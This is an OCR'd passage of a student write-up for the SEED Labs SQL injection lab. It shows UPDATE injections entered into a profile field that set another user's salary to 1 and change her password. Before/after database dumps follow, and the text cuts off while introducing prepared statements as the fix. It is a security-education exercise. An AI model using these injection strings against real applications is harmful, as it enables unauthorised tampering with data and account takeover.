
```
mysql> select * from credential;
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 | 1000000 | 9/20  | 10211002 | 123         |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |   40000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 |  110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Fig. 3.1(d): The alteration in the database.

Task 3.2: Modify other people’s salary

With a similar approach, the salary of Ankusha’s is altered, but by Anurag.R.Simha.

These are the initial contents in Ankusha’s profile:



File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Ankusha+N&Password=seedboby
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout


Ankusha N Profile

Key	Value
Employee ID	20000
Salary	40000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Fig. 3.2(a): Ankusha’s initial profile.

Anurag now logs in to her profile and injects this data in the phone number section of her profile.

The injection: `123', salary = 1 WHERE Name = 'Ankusha N' #`


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Search
Most Visited
SEED Labs
Sites for Labs
SEED LABS
Home
Edit Profile
Logout


Anurag.R.Simha's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	', salary = 1 WHERE Name = 'Ank
Password	Password

Copyright © SEED LABs

Fig. 3.2(b): Injecting the data.

Ankusha is now tormented to suffer with a salary of $1.


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Ankusha+N&Password=seedboby
Search
Most Visited
SEED Labs
Sites for Labs
SEED LABS
Home
Edit Profile
Logout

Ankusha N Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

Fig. 3.2(c): Ankusha’s final profile.

- P.T.O -


Here’s the testimony on the database.

Before:



```
mysql> select * from credential;
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 | 1000000 | 9/20  | 10211002 | 123         |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |   40000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 |  110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

After:



```
mysql> select * from credential;
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 | 1000000 | 9/20  | 10211002 | 123         |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |       1 | 4/20  | 10213352 | 123         |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 |  110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```


Fig. 3.2(d): The altered value is visible on the database.

Task 3.3: Modify other people’ password

This time the password of Ankusha is altered. The data is injected once again by Anurag on her profile.

The injection: `123’, Password = sha1(‘changed_by_cs052’) where Name = ‘Ankusha N’ #`

Before:




:_home.php?username=Ankusha+N&Password=seedboby

Ankusha N Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

Copyright © SEED LABs

Fig. 3.3(a): The original login credentials.




Anurag.R.Simha's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	sha1('changed_by_cs052') where
Password	Password

Fig. 3.3(b): Injecting the data.

When Ankusha attempts to login by his official credentials the attempt fails.

After:




The account information your provide does not exist.

SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
_home.php?username=Ankusha+N&Password=seedboby
50%
Most Visited
SEED Labs
Sites for Labs
Go back

Fig. 3.3(c): Failed login with the official credentials.

But the login was successful by the unofficial credentials.


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
hp?username=Ankusha+N&Password=changed_by_cs052
50%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Ankusha N Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

Copyright © SEED LABs

Fig. 3.3(d): Successful login with the unofficial credentials.


Back in the database:

Before:



```
mysql> select * from credential;
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 | 1000000 | 9/20  | 10211002 | 123         |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |       1 | 4/20  | 10213352 | 123         |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 |  110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

After:




```
mysql> select * from credential;
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 | 1000000 | 9/20  | 10211002 | 123         |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |       1 | 4/20  | 10213352 | 123         |         |       |          | 51a74d712cac01671d7487f2e0bce8df63ca7ba0 |
|  3 | Ryan           | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 |  110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+---------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Fig. 3.3(e): Visibility of the altered value in the database.

Task 4: Countermeasure – Prepared Statement


The fundamental problem of the SQL injection vulnerability is the failure to separate code from data. When constructing a SQL statement, the program (e.g. PHP program) knows which part is data and which part is code. Unfortunately, when the SQL statement is sent to the database, the boundary has disappeared; the boundaries that the SQL interpreter sees may be different from the original boundaries that was set by the developers. To solve this problem, it is important to ensure that the view of the boundaries is consistent in the server-side code and in the database. The most secure way is to use prepared statement. To understand how prepared statement prevents SQL 